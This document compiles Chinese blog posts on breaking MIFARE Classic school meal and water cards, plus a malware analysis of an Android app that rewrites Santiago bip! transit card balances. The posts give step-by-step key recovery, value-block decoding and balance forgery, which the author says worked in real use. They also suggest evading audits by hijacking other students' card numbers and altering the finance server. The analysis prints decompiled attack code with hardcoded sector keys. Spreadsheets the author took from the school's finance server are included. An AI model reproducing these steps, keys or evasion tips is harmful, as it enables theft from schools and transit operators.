1kb 的 dump 文件修复成 4kb 的 dump 文件才行。


fix
文件(F) 编辑(E) 查看(V) 收藏(A) 工具(T) 帮助(H)
后退
搜索
文件夹
地址(D) E:\fix
src
fixdump.exe
fixdump
123.dump
DUMP 文件
1 KB

fixdump 是命令行操作，并且必须安装了.NET Farmwork 4 运行库才可以使用，为了方便命令操作，我们将 dump 文件拷贝到 fixdump 的目录里，打开 cmd 进行修复。命令很简单，直接“fixdump ”就可以，生成的文件会直接覆盖源文件。

修复完成后，用 UltraEdit 或者 WinHex 之类的十六进制编辑器打开，就可以看到 dump 文件的数据了。


UltraEdit - [E:\fix\123.dump]
文件(F) 编辑(E) 搜索(S) 插入(N) 项目(P) 视图(V) 格式(T) 列(L) 宏(M) 脚本(i) 高级(A) 窗口(W) 帮助(H)
E:\fix\123.dump
文件视图
项目 打开 资源管理器
筛选：
C:
D:
E:
F:
G:
I:
FTP 帐号
0 1 2 3 4 5 6 7 8 9 a b c d e f
00000000h:
00000010h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ....
00000020h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ....
00000030h: FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF ; .....€i
00000040h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ....
00000050h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ....
00000060h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ....
00000070h: ; 珧?.?.€i
00000080h: 02 00 00 35 61 95 32 08 CF B2 CE C5 C0 D6 BC FB ; ...5a?.
00000090h: 00 00 02 5C 00 A0 02 E7 83 90 03 0C 08 14 2A 07 ; ...\.?鎶?...*.
000000a0h: 00 00 02 FC 00 A0 02 E6 83 90 02 0C 08 14 2A 07 ; ...??鎶?...*.
000000b0h:
000000c0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ....
000000d0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ....
000000e0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ....
剪贴板历史记录
脚本列表
输出窗口
无输出！
模板列表
0
1
2
3
4
5
6
7
8
9
10
按 F1 获取帮助
位置:90H, 144, C0
DOS
修改：2013-11-16 20:29:59
文件大小：4096
插入
CAP

看到上图我用方框框着的数据了吗？这就是卡扇区的控制段，其中前 6 字节和后 6 字节的 FFFFFFFFFFFF 就是这个扇区的密码，中间的 FF078069 就是控制位，还不清楚 M1 卡的结构的可以去看看这篇介绍 M1 卡结构文章。

知道密码之后，我将密码导入 MCT 中，开始读取卡片的数据了。

由于 MCT 自带数据高亮的功能，我们可以清楚的看到 4 扇区中有两行值块，我卡中现在的余额是 32.31，我们根据值块的计算规矩进行计算，不清楚值块的还请去看看介绍 M1 卡结构的 文章。值块的数值是两次不取反一次取反，并且保存在最低的地址里面的。

看到第一个值块，9F0C，因为计算机数据是倒序存入的，所以就是真正的数据就是 0C9F，换成十进制就是 3231。中间那段的 60F3 是取反保存的，60F3 倒序一次是 F360，换成二进制就是 1111001101100000， 取反一次就是 0000110010011111，换成十进制就是 3231。最后一段 9F0C 跟第一段一样，都是不取反保存，直接倒序一次转换即可。末端的 11 和 EE 就是地址，可以忽略不计，只要后面记得地址保持一致就可以。到此为止，卡的数据因为并没有采取任何加密导致被破解，现在我将卡的钱修改成 999.99 试试，999.99 元应该是十进制 99999，十六进制就是 01869F，倒序一次结果就是 9F8601 ，其他几位一样原理计算， 或者我们可以用 MCT 自带的值块计算工具计，最终算出结果如下图。

将数据写入到卡里，现在就是去机器实践的时候了。

99995

破解大完满结束，总耗时 5 小时。

如果有什么问题欢迎留言或者邮件咨询和交流。

http://bobylive.com/static/1493

RFID 安全之某学校饭卡破解

本文只作技术研究之用，请勿用于非法用途，否则后果自负。

继上次水卡的成功破解，对学校的饭卡也有点想要研究的念头了。既然这样，打铁趁热马上开始动手，先拿出 MCT 测试一下卡类型和扇区情况先。（不了解相关工具和术语的去看看之前的水卡破解案例以及 M1 卡结构和破解探究）

按往常惯例先让主角上镜。

正面


背面

经 MCT 的检测，结果发现饭卡也是 Mifare Classic 1k 的卡。

bobylive.com
22:00
Tag Info
Generic Info
UID:
byte)
RF Technology:
ISO/IEC 14443, Type A
ATQA:
0004
SAK:
08
ATS:
-
Tag Type and Manufacturer:
MIFARE Classic 1k, NXP
('Tag Type and Manufacturer' might be wrong.
See 'Help and Info' for more information.)
Mifare Classic Info
Memory Size:
1024 byte
Block Size:
16 byte
New tag found (UID
16
Number of Blocks:
64

饭卡检测结果

那既然是 M1 卡，依旧来尝试读一下扇区，看有没有存在默认密钥。读取之后发现，卡片除了 0 扇区都被加密了，看来安全性还不错。可惜 M1 卡被破解，全部扇区加密都能够 XOR 算出密钥来还说有一个扇区密钥是知道的，无任何安全性可言。



0 扇区存在默认密码

0 扇区并没加密，所以还是可以用跟水卡破解一样的手法，M1 卡的验证漏洞，具体过程就不再阐述了，可以去翻看一下之前写过的，破解出密钥之后就重点 来分析下算法。其实这跟软件破解是一样原理，我们需要的不是破解密钥的方法，而是从根源上将算法破解，破解密钥简单几步没任何电脑基础的都能完成，正如学 编程不是学语法而是不断提高自己的程序思维，这样我们才能学到东西。

在我破解了密钥之后，我直接将 key 导入了 MCT 中，直接用 MCT 读取，比起用十六进制编辑器，我倒很喜欢有 M1 卡特有结构高亮功能的 MCT，毕竟 是专门用于 Mifare 卡的工具，卡中数据十分直观。仔细看看，1、2、10 扇区存在数据，想要数据分析必须有多组数据，找同学借了几张卡来做对照。一轮 对比过后，发现我的卡又是比较奇葩的，所有人的卡都是 1、2 扇区存在数据，只有我的 10 扇区有数据，纳闷啊……

10 扇区的奇怪数据

把 10 扇区清空，忙着生命危险跑去小卖部试了试，发现一切正常，好了，我是奇葩……

我消费了几次，拿回来之后发现，都是 2 扇区的扇区数据发生了变化，基本可以确定钱的数据就在 2 扇区，那 1 扇区到底是干嘛的呢？尝试清空 1 扇区，再去 小卖部试卡，一切正常。猛然想起，学校旧的热水系统是使用饭卡的，今年更换了新系统之后才换的卡，估计 1 扇区就是旧热水系统的了，机器现在已经不复存在 了，果断清空。

清空 1 扇区数据

重点来看看饭卡的数据，直接用电脑的十六进制编辑器打开 dump 文件，就发现 2 扇区 0 段有我的名字的存在，这里是使用 GBK 内码保存的汉字，然后我尝试将刚刚在消费机上看到的卡号转成十六进制，在名字前不远的地方就发现了痕迹，那现在尝试下修改姓名和卡号

。

bobylive.com
15:45
Dump Editor (...
FFFFFFFFFFFFFF078069FFFFFFFFFFFF
Sector: 1
00000000000000000000000000000000
00000000000000000000000000000000
00000000000000000000000000000000
FFFFFFFFFFFFFF078069FFFFFFFFFFFF
姓名
Sector: 2
0200017E53953208B5C0C3F7CBC20000
00003A983B74000217540101011030001
0000006E006E000117540101011030001
Sector: 3
00000000000000000000000000000000
00000000000000000000000000000000
00000000000000000000000000000000
FFFFFFFFFFFFFF078069FFFFFFFFFFFF
Sector: 4
00000000000000000000000000000000
00000000000000000000000000000000
00000000000000000000000000000000
FFFFFFFFFFFFFF078069FFFFFFFFFFFF
Sector: 5
00000000000000000000000000000000
00000000000000000000000000000000
00000000000000000000000000000000
FFFFFFFFFFFFFF078069FFFFFFFFFFFF
Caption: (Update Colors)
UID & ManufInfo | ValueBlock | KeyA | KeyB | ACs


修改姓名

修改卡号

抱着赴死的心再去小卖部（小卖部的阿姨已经开始注意我这个鬼鬼祟祟的小子了），在众多掩护之下拍下了这个结果图，成功了。


卡号姓名修改成功

接下来就到了最振奋人心的修改金额了，经过前面几次消费的分析，我发现 2 扇区除了 0 段和 3 段之外，中间的两段数据都是发生了改变，并且每次都只有其 中一行发生改变，这个问题困扰了我将近一天时间，最后在某个时刻茅塞顿开，终于想明白了。卡中的两字节数据变化，泄露了这两行数据的用途。



bobylive.com
19:50
Dump Editor (...
Sector: 2
090C08141D07
030C08140607
Sector: 4

仔细看看数值

01BF 和 01BE 不刚刚好相差 1 吗？于是去小卖部多消费了几次，再结合之前充值的几次记录，终于发现，这个值每交易一次就会加 1。这应该就是交易 的次数记录了，问同学借了一张刚刚充值过的卡，发现不管是充值还是消费在这里都记录了最近两次的消费记录，并且第一行是记录奇数次的，第二行是记录偶数次 的，这也就造成了之前为什么变化的位置不通。知道这个规矩之后后面的工作就简单得多了，每一行肯定是代表了一次消费记录，其他数据干什么用对于我们的分析 也不会造成太大的干扰。



将我现在饭卡的余额转换成十六进制，马上就发现了前 8 位就是记录了这次交易后的余额，紧接着的就是这次的交易的金额，再接着就是消费次数，后面还有 很长一段数据应该是消费机的编号了（这个会在后续继续破解，目前暂时没有头绪），尝试着将饭卡按这个规律计算了一次，将卡修改成一百多块钱，结果如下图。



计算好的饭卡

一切弄好之后写入到新卡，拿去测试，一切正常，使用非常完好，到此为止饭卡也被全部破解了。改个强悍点的数值看一看。

1048575

破解成功

此次破解总耗时接近 7 天，而且还有一些隐晦数据没有清楚用途，后期继续进行研究。

博主好不知道博主关于饭卡是否使用过
我成功的读出了饭卡的数据
发现只有 4 个扇区是开启的一个是开水卡一个是热水卡一个是饭卡另一个空扇区 而 0 扇区无法读出
请问博主为何在饭卡所在扇区只有一行代码而不是像你的一样有姓名等信息
还有一个就是理论上用户信息是同时储存在卡上跟学校云端 在消费时不会同步异常而报警吗
据我初步了解是有这个功能的
若博主知道请告知谢谢博主

IC 卡跟 ID 卡的区别就是 IC 卡拥有较大的存储空间，所以使用 IC 卡基本都使用本地数据存储，云端数据辅助对账，但这必须保证绝对安全的情况之下。本卡因 为使用年份比较久远，所以安全性较差，新卡一般使用 JCOP 等 CUP 卡不能进行破解，所以安全性会高很多，至于是否会进行效验一般是不会的，因为网络存在 不确定因素，为了保证卡能脱机使用，会出现卡库不一的情况，由人工判断此卡是否被盗刷，所以要看系统设计时候所考虑到的东西。

博主你好，如果设备只有带 nfc 功能的手机，能实现破解嘛？期待博主回复

不可以，必须读卡器

http://bobylive.com/static/1635

饭卡破解一文后记

本文只作技术研究之用，请勿用于非法用途，否则后果自负！！

《RFID 安全之某学校饭卡破解》这篇东西已经写了有好长一段时间了，刚好赶上了 RFID 的研究热潮，大家有许多不同的意见和看法。这几天文章被转到 Freebuf 上去了，我收到了许多读写们的邮件，有的疑惑有的支持有的反对，所以有必要写上一篇后记好好说明下。

我们学校是当地著名的侨校，历史悠久，今年已经是建校 81 周年了。校园一卡通大概是 2004 年左右开始使用的，那套设备也一直沿用到现在。众所周 知，Mifare 卡是在 2009 年才被破解的，所以那时候的 IC 卡是十分安全的。可到了现在，简陋的加密措施便显得有点力不从心，而把全校所有卡片回收更 换是不现实的，无奈之下只能继续使用旧系统。

于是就有了后来的破解 IC 卡。饭堂的财务肯定是需要对账的，所以终端机器一定会有消费记录，可能是采取手动离线采集或者网络上传，目前多数是采取网 络上传，但又不能完全依赖于网络，在网络不通的时候必须能保证卡片的使用不受影响以及账目的核对，毕竟网络零故障的可能性很小。IC 卡与 ID 卡的差别就在 于 IC 卡内部有较大的存储空间，可以实现数据离线化，这是以后 IC 卡的发展方向，比如现在的公交卡还有一些高校的一卡通，都是采用这种方式（多数都更换成 CPU 卡了）。

目前多数的 Mifare 卡都被换成了更安全的 CPU 卡，只有极少数旧系统或者对安全性要求不是那么高的系统还在使用。而且就算是使用了 Mifare 卡都会采取更加强的加密措施。比如一卡一密或者更加复杂的算法。

学校的 IC 卡是 Mifare，数据是存储在卡中，然后把消费记录上传的财务处的服务器中，虽然数据是离线存储，但一定是会对账的，所以要你是抱着蹭 饭的念头去搞的话那我劝你还是放弃吧，本文仅用于技术研究，请不要用作非法目的。这是我从财务的服务器上撸下来的记录，里面详细的记录了每张卡的金额变动

	A	B	C	D	E	F	G	H	I	J	K
3	膳堂收入										
4	1、	膳堂感应式IC卡机1月收入款：							458815.77	元	
5	2、	厨工1月份伙食费：							1357.20	元	
6	3、	水平考试饭票数							70.00	元	
7	4、	卖IC卡费(40张)：							600.00	元	
8							收入合计:		460842.97	元	
9	膳堂支出										
10	1、	337	(单)	支出单					411999.60	元	
11	2、	2	(单)	膳堂厨工1月份工资补贴款					16341.50	元	
12	3、	9	(单)	厨房现金支出					5801.00	元	
13	合计	348	(单)				支出合计:		434142.10	元	
14							1月厨房余额:		26700.87	元	
15	厨房累计结余:			29811.69	元	1月存仓	27213.65	元 结余	57025.34	元	
16	上月（上年12月份）小卖部结余:			3586.41	元						
17	小卖部收入			小卖部感应式IC卡机1月收入款：					106420.25	元	
18	小卖部支出										
19	1、	10	(单)	小卖部供货数					68992.11	元	
20	2、	19	(单)	周末取货数					3387.00	元	
21	3、	1	(单)	1月提成数					2155.00	元	
22	合计		(单)				支出合计:		74534.11	元	
23							1月小卖部余额:		31886.14	元	
24	小卖部累计结余:			35472.55	元	1月存仓	11623.46	元 结余	47096.01	元	

	A	B	C	D	E	F	G	H	I	J	K	L
15	11	078004	[redacted]		100	10	[redacted]		110			
16	12	078005							0			
17	13	078006			140	10			150			
18	14	078007			80	10			90			
19	15	078008		10	100	10			120			
20	16	078009			80	10			90			
21	17	078010		3	80				83			
22	18	078011		18	100				118			
23	19	078012		12	80				92			
24	20	078013			100				100			
25	21	078014		10	100				110			
26	22	078015		2	80				82			
27	23	078016			80				80			
28	24	078017		2	80				82			
29	25	078018			100				100			
30	26	078019		10	100				110			
31	27	078020		24	80				104			
32	28	078021			100				100			
33	29	078022			100				100			
34	30	078023		2	80				82			
35	31	078024			100				100			
36	32				80				80			
37	33				80				80			
38	34			2	80				82			
39	35				100				100			

有些同学可能会疑惑，那你之前说过的有可能发现不了那是怎么回事呢？其实这是完全可以的，首先，饭堂的所有资金是流动的，只要每天还有收支变化，整 个系统就会处于动态。比如现在我修改了 IC 卡的卡号，卡号是属于 A 同学的，他的卡原来还有 10 块钱，我消费了 10 块钱，然后他也消费了 10 块钱，于是在财 务那里他应该是-10 块钱了，可他的卡里面存储的是 0 元，这就会导致卡库不一的现象，但如果他刚刚又去充值了呢？他又充值了 100 块钱，所以他的卡就会剩 下 90 块钱了，也就是说，只要他的卡不停止使用，卡里面依然有余额，那就很难进行核算，但这个窟窿会越来越大，那时候就会发现了。但如果你篡改了许多卡 号，盗用了许多身份，那就很难发现了。当然你也可以把服务器撸下来，内网安全都不怎么样，篡改了消费记录，这样发现的可能性就很小了，饭堂肯定有剩菜剩饭 的，点数的时候发现少一两百就会当做是那些的支出了。

还有些同学问，可不可以用电脑破解。这当然是可以的，手机只是方便携带而已，手机能做到的电脑肯定能做得更好，电脑上可以使用 libnfc 进行操作，不想使用命令行可以用 RadioWar 的 NFCGUI。

暂时就只说明这些，要是还有什么问题的，我会及时补上，也欢迎大家来交流。

博主，现在有张 ic 卡都不是默认密码，除了用监听卡，有其他的好办法么？

MFCUK 或者 PM3，只能这样了

http://bobylive.com/static/1935965

攻破交通卡(**bip!-card**)

【原创】NFC 手机：攻破交通卡
Post by markseven

AVL 移动安全团队最近发现一款利用 NFC 手机攻击交通卡的恶意软件。将该款恶意软 件安装在 NFC 手机中，窃贼只需将此手机轻轻靠近圣地亚哥交通卡

（bip!-card）即可任意篡改卡中的余额。这种攻击方式有可能被黑客应用到其他 IC 卡攻击上，对其进行盗刷或其他恶意行为。

NFC 手机提供简单触控式的解决方案

NFC 是 Near Field Communication 缩写，即近距离无线通讯技术。NFC 手机是指带有 NFC 模块的 手机，可以应用在生活的很多方面，比如快速获取公交车站站点信息、公园地图等信息、门禁控制、本地支付等等。NFC 手机提供了一种简单触控式的解决方案， 可以让用户简单直观地交换信息、访问内容和接受服务。

NFC 手机被恶意应用软件利用

NFC 手机在为我们提供许多生活便利的同时，手机恶意软件开发者也早已瞄准 NFC 手机，读取非接触式 IC 卡信息并篡改卡中的数据，可能会给用户资金安全造成威胁。

安天 AVL 移动安全团队最近发现了一个专门利用 NFC 手机攻击圣地亚哥交通卡 （bip!-card）的恶意软件。圣地亚哥交通卡（bip!-card）属于非接触式 IC 卡，而且已被黑客破解，因此可以通过 NFC 手机进行数据读写操 作。该恶意软件正是利用这一点，在 NFC 手机中安装该恶意软件后即可读取该交通卡信息，同时向交通卡的扇区中写入数据，任意篡改余额信息。

详细分析

开启手机 NFC 功能

安装了该恶意软件后，程序首先开启手机 NFC 功能。

```
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    this.setContentView(0x7F030018);
    this.showTapDialog(this.getResources().getString(0x7F0A000E), 1);
    this.inicializarNFC();
}
```

图 1 初始化 NFC 功能

篡改交通卡余额

由于该圣地亚哥交通卡的 key 及金额扇区已被破解泄露，程序可以使用其特定的 key 对交通卡的数据进行读写操作。

```
        int v9_1 = 8;
        try {
            if(v3.authenticateSectorWithKeyB(v9_1, this.KEY_B_SECTOR_8)) {
                v3.writeBlock(0x21, this.DATA_CARGA_B21);
                v3.writeBlock(0x22, this.DATA_CARGA_B22);
            }
            else {
                Toast.makeText(((Context)this), "error autenticando sector 0x21", 1).show();
                goto label_14;
            label_98:
                if(v3.authenticateSectorWithKeyB(0, this.KEY_B_SECTOR_0)) {
                    v1 = v3.readBlock(1);
                    Random v4 = new Random();
                    v1[4] = ((byte)v4.nextInt(0x100));
                    v1[5] = ((byte)v4.nextInt(0x100));
                    v1[6] = ((byte)v4.nextInt(0x100));
                    v1[7] = ((byte)v4.nextInt(0x100));
                    v3.writeBlock(1, v1);
                }
                else {
                    Toast.makeText(((Context)this), "error autenticando sector 0x00", 1).show();
                }
            }

View v7 = this.findViewById(0x7F05003D);
View v6 = this.findViewById(0x7F05003E);
View v8 = this.findViewById(0x7F05003F);
((TextView)v7).setText(this.leToNumericString(v3.getTag().getId(), 4));
if(v3.authenticateSectorWithKeyB(0, this.KEY_B_SECTOR_0)) {
    v1 = v3.readBlock(1);
    ((TextView)v6).setText(this.leToNumericString(new byte[]{v1[4], v1[5], v1[6], v1[7]}
            , 4));
}
else {
    Toast.makeText(((Context)this), "error autenticando sector 0x00", 1).show();
}

if(v3.authenticateSectorWithKeyB(8, this.KEY_B_SECTOR_8)) {
    ((TextView)v8).setText(this.formatMoneda(this.leToNumeric(v3.readBlock(0x21), 2)));
}
else {
    Toast.makeText(((Context)this), "error autenticando sector 0x21", 1).show();
}
```

向扇区中写入数据

还会读取特定扇区的数据，来显示为IC卡当中的金额信息

open.aylyun.com

```
public MainActivity() {
    super();
    this.DIALOG_SALDO = 1;
    this.DIALOG_CARGAR = 2;
    this.DIALOG_NUMERO = 3;
    this.KEY_B_SECTOR_0 = new byte[]{0x1F, -62, 0x35, -84, 0x13, 9};
    this.KEY_B_SECTOR_8 = new byte[]{0x64, -29, -63, 3, -108, -62};
    byte[] v0 = new byte[0x10];
    v0[0] = 0x10;
    v0[1] = 0x27;
    v0[4] = -17;
    v0[5] = -40;
    v0[6] = -1;
    v0[7] = -1;
    v0[8] = 0x10;
    v0[9] = 0x27;
    v0[0xC] = 0x21;
    v0[0xD] = -34;
    v0[0xE] = 0x21;
    v0[0xF] = -34;
    this.DATA_CARGA_B21 = v0;
    v0 = new byte[0x10];
    v0[0] = 0x10;
    v0[1] = 0x27;
    v0[4] = -17;
    v0[5] = -40;
    v0[6] = -1;
    v0[7] = -1;
    v0[8] = 0x10;
    v0[9] = 0x27;
    v0[0xC] = 0x22;
    v0[0xD] = -35;
    v0[0xE] = 0x22;
    v0[0xF] = -35;
    this.DATA_CARGA_B22 = v0;
}
```

key信息

向扇区写入的数据

open.aylyun.com

图 2 对交通卡进行读写操作

根据上述 key 和数据信息，最后计算得出修改的金额为$10,000（通常在实际金额计算中都会保留小数点后两位，所以这里 10,000 实际是$100.00）。

图 3 修改交通卡余额

该程序还可以显示该交通卡的余额信息。

图 4 读取交通卡余额信息

背景介绍

